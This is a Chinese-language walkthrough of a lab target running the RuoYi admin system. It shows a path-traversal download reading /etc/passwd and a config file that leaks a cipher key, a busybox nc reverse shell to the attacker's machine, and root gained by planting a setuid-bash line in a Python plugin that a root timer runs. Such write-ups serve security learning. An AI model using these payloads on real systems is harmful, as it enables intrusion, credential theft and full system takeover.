

Ruoyi


```
> nmap -sc -sv -p- 192.168.0.229
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-16 02:44 EDT
Nmap scan report for 192.168.0.229
Host is up (0.0011s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256  bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256  3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp    open  http      Apache httpd 2.4.62 ((Debian))
|_ http-title: \xE7\x99\xBB\xE5\xBD\x95\xE8\x8B\xA5\xE4\xBE\x9D\xE7\xB3\xBB\xE7\xBB\x9F
|_ Requested resource was /login
|_ http-server-header: Apache/2.4.62 (Debian)
|_ http-trane-info: Problem with XML parsing of /evox/about
MAC Address: 08:00:27:8B:B6:75 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 13.92 seconds
```

80端口是若依的后台登录界面，常见弱密码先试一下，没有成功，curl查看一下源码，发现有隐藏的信息/r3g1ster，给了注册的接口

```
> curl http://192.168.0.229/login
查看源码，发现藏有注释的信息<!-- /r3g1ster -->
```

那就是暗示我们要注册呗，按照网上的思路，抓包看一下



若依还有一个任意文件下载漏洞，手动测一下

`http://192.168.0.229/common/download/resource?resource=/profile/../../../../../../../../etc/passwd` 直接把 `/etc/passwd` 下载下来了

尝试读一下能不能读到ssd的私钥文件，`id_ed25519`，`id_rsa`，`id_ecdsa`，`id_dsa` 但是没有成功，估计就是没有

`http://192.168.0.229/common/download/resource?resource=/profile/../../../../../../../../proc/self/cmdline`


`http://192.168.0.229/common/download/resource?resource=/profile/../../../../../../../../proc/self/environ`

做一些信息搜集，发现当前的用户是 `fortonight`，当然现在这个java是这个用户运行的，可以直接读取到`user.txt`

`http://192.168.0.229/common/download/resource?resource=/profile/../../../../../../../../opt/tomcat/webapps/ROOT/WEB-INF/classes/application.yml` 成功获取到核心配置文件 `application.yml`

```
cipherKey: IUAjJE1hwmU1xiYqMjAyNg==
```

其中获取到密钥，终于，可以用工具了



执行命令弹shell

```
busybox nc 192.168.0.32 5555 -e bash
```

```
hel2zy /study/mazeSec/Ruoyi 02:58
> python3 /tools/penelope/penelope.py -p 5555
[+] Listening for reverse shells on 0.0.0.0:5555 -> 127.0.0.1 • 192.168.0.32 • 198.18.0.1
> Main Menu (m) Payloads (p) Clear (Ctrl-L) Quit (q/Ctrl-C)
[+] [New Reverse Shell] => Ruoyi 192.168.0.229 Linux-x86_64 fortonight(1001) Session ID <1>
[+] Upgrading shell to PTY...
[+] PTY upgrade successful via /usr/bin/python3
[+] Interacting with session [1] • Menu key F1 =<
[+] Session log: /home/kali/.penelope/sessions/Ruoyi~192.168.0.229-Linux-x86_64/2026_04_16-05_04_33-691.log

fortonight@Ruoyi:/opt/tomcat$ id
uid=1001(fortonight) gid=1001(fortonight) groups=1001(fortonight),1002(ops)
fortonight@Ruoyi:/opt/tomcat$
```

没有sudo -l的权限

系统是部署了mysql，可以看一下mysql的用户权限，如果是root的话就可以直接提权

```
> cat /opt/tomcat/webapps/ROOT/WEB-INF/classes/application-druid.yml
```

看到数据库用户是ry_user，不是root权限，此路不通

下一步查看了一下开放端口 `ss -tlnp`，发现本地开放 6379 端口，在跑 redis 数据库，尝试无密码连接成功，但是可惜不是root权限运行的

```
fortonight@Ruoyi:~$ redis-cli -h 127.0.0.1 -p 6379
127.0.0.1:6379> ping
PONG
127.0.0.1:6379> config set dir /root/.ssh/
(error) ERR Changing directory: Permission denied
```

跑进程也能看到UID是107

```
2026/04/16 05:48:14 CMD: UID=107 PID=363 | /usr/bin/redis-server 127.0.0.1:6379
```

接下来又查看了一下进程，没有什么可疑的进程，常规的suid文件也没有东西

拉一个linpeas再扫描一下

```
===== Interesting GROUP writable files (not in Home) (max 200)
↳ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#writable-files
Group ops:
/opt/opsagent/plugins
/opt/opsagent/plugins/netmon.py
```

一下就找到了可疑点，发现一个组可写的py脚本，是ops组的，确实粗心了，没有看到当前用户还有一个ops组，同时还有一个信息，系统还存在一个 Systemd Timers 的定时任务启动 ops-report.service 服务

```
===== System timers
↳ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#timers
===== Active timers:
NEXT          LEFT          LAST          PASSED
UNIT          ACTIVATES
Thu 2026-04-16 05:19:11 EDT 31s left      Thu 2026-04-16 05:18:11 EDT 28s ago
ops-report.timer      ops-report.service
Thu 2026-04-16 05:39:00 EDT 20min left     Thu 2026-04-16 05:09:01 EDT 9min ago
phpsessionclean.timer  phpsessionclean.service
Thu 2026-04-16 06:44:31 EDT 1h 25min left  Thu 2026-04-16 02:57:19 EDT 2h 21min ago
apt-daily-upgrade.timer apt-daily-upgrade.service
Thu 2026-04-16 14:27:50 EDT 9h left        Mon 2026-03-30 04:37:50 EDT 2 weeks 3 days ago
apt-daily.timer      apt-daily.service
Fri 2026-04-17 00:00:00 EDT 18h left       Thu 2026-04-16 02:43:30 EDT 2h 35min ago
logrotate.timer      logrotate.service
Fri 2026-04-17 02:58:40 EDT 21h left       Thu 2026-04-16 02:58:40 EDT 2h 19min ago
systemd-tmpfiles-clean.timer systemd-tmpfiles-clean.service
===== Disabled timers:
===== Additional timer files:
Potential privilege escalation in timer file: /etc/systemd/system/ops-report.timer
└─ RELATIVE_PATH: Uses relative path in Unit directive
Potential privilege escalation in timer file: /etc/systemd/system/timers.target.wants/ops-report.timer
└─ RELATIVE_PATH: Uses relative path in Unit directive
```

怪不得查看定时任务的时候没有异常，`ops-report.service` 服务并没有写在传统的 `crontab` 定时任务文件中。在 Linux 中，其实有两种主流的定时任务机制：传统的 Cron 定时任务，现代的 Systemd Timers

Systemd Timers

配置文件位置： 通常在 `/etc/systemd/system/` 或 `/lib/systemd/system/` 目录下。

运作机制（.timer和.service文件成对出现）： 它不像 cron 一样把时间和命令写在一行。它必须由两个文件配合工作：

1. **.timer 文件 (触发器)：** 比如 `ops-report.timer`。这个文件里只写时间规则（比如“每隔 1 分钟触发一次”）。
2. **.service 文件 (执行者)：** 比如 `ops-report.service`。这个文件里写具体要执行什么命令，以及用什么用户执行（默认是 root）。

```
fortonight@Ruoyi:/tmp$ ls -la /etc/systemd/system/ops-report.timer
-rw-r--r-- 1 root root 150 Mar 30 04:38 /etc/systemd/system/ops-report.timer
fortonight@Ruoyi:/tmp$ cat /etc/systemd/system/ops-report.timer
[Unit]
Description=Run ops report periodically

[Timer]
OnBootSec=2min
OnUnitActiveSec=1min
Unit=ops-report.service

[Install]
WantedBy=timers.target

fortonight@Ruoyi:/tmp$ systemctl cat ops-report.service
# /etc/systemd/system/ops-report.service
[Unit]
Description=Ops Report Generator
After=network.target

[Service]
Type=oneshot
User=root
WorkingDirectory=/opt/opsagent
ExecStart=/usr/bin/python3 /opt/opsagent/reporter.py
```

可以看到，定时任务中每分钟都会以root权限执行 `/usr/bin/python3 /opt/opsagent/reporter.py`，接下来查看一下 `reporter.py` 脚本

```
fortonight@Ruoyi:/tmp$ cat /opt/opsagent/reporter.py
#!/usr/bin/env python3
import importlib.util
import json
from datetime import datetime
from pathlib import Path

root = Path("/opt/opsagent")
```

```

plugin = root / "plugins" / "netmon.py"
output_dir = Path("/var/log/opsagent")

spec = importlib.util.spec_from_file_location("netmon", plugin)
module = importlib.util.module_from_spec(spec)
spec.loader.exec_module(module)
payload = module.collect()
output_dir.mkdir(parents=True, exist_ok=True)
stamp = datetime.utcnow().strftime("%Y%m%d%H%M%S")
(output_dir / f"netmon-{stamp}.json").write_text(json.dumps(payload), encoding="utf-8")

```

可以看到脚本中调用了 `plugin`，插件的路径就是 `/opt/opsagent/plugins/netmon.py`

圆上了，这个脚本是在这里调用的

```

fortonight@Ruoyi:/tmp$ cat /opt/opsagent/plugins/netmon.py
import os
import socket

def collect():
    return {
        "hostname": socket.gethostname(),
        "uid": os.getuid(),
        "euid": os.geteuid()
    }

os.system("cp /bin/bash /tmp/rootbash; chmod +s /tmp/rootbash")

```

最后一行加一段恶意的代码，等待执行

```

fortonight@Ruoyi:/tmp$ ls -la
total 5196
drwxrwxrwt 12 root      root      4096 Apr 16 06:09 .
drwxr-xr-x 18 root      root      4096 Mar 18 2025 ..
drwxrwxrwt 2 root      root      4096 Apr 16 02:43 .font-unix
drwxr-x--- 2 fortonight fortonight 4096 Apr 16 02:43 hspcrfdata_fortonight
drwxrwxrwt 2 root      root      4096 Apr 16 02:43 .ICE-unix
-rw-r--r-- 1 fortonight fortonight 397 Apr 16 05:28 key.txt
-rwxr-xr-x 1 fortonight fortonight 989760 Feb 25 20:17 linpeas_linux_amd64.sh
-rwxr-xr-- 1 fortonight fortonight 3104768 Jan 17 2023 pspy64
-rwsr-sr-x 1 root      root      1168776 Apr 16 05:45 rootbash
drwx----- 3 root      root      4096 Apr 16 02:43 systemd-private-1240c8d0b9c247ee8ac00cf4f5be51b7-apache2.service-myli
Vi
drwx----- 3 root      root      4096 Apr 16 02:43 systemd-private-1240c8d0b9c247ee8ac00cf4f5be51b7-redis-server.service
-qHIuui
drwx----- 3 root      root      4096 Apr 16 02:43 systemd-private-1240c8d0b9c247ee8ac00cf4f5be51b7-systemd-logind.servi
ce-RJzPRe
drwx----- 3 root      root      4096 Apr 16 02:43 systemd-private-1240c8d0b9c247ee8ac00cf4f5be51b7-systemd-timesyncd.se
rvice-uRqpBh
drwxrwxrwt 2 root      root      4096 Apr 16 02:43 .Test-unix
drwxrwxrwt 2 root      root      4096 Apr 16 02:43 .X11-unix
drwxrwxrwt 2 root      root      4096 Apr 16 02:43 .XIM-unix
fortonight@Ruoyi:/tmp$ ./rootbash -p
rootbash-5.0# id
uid=1001(fortonight) gid=1001(fortonight) euid=0(root) egid=0(root) groups=0(root),1001(fortonight),1002(ops)
rootbash-5.0#

```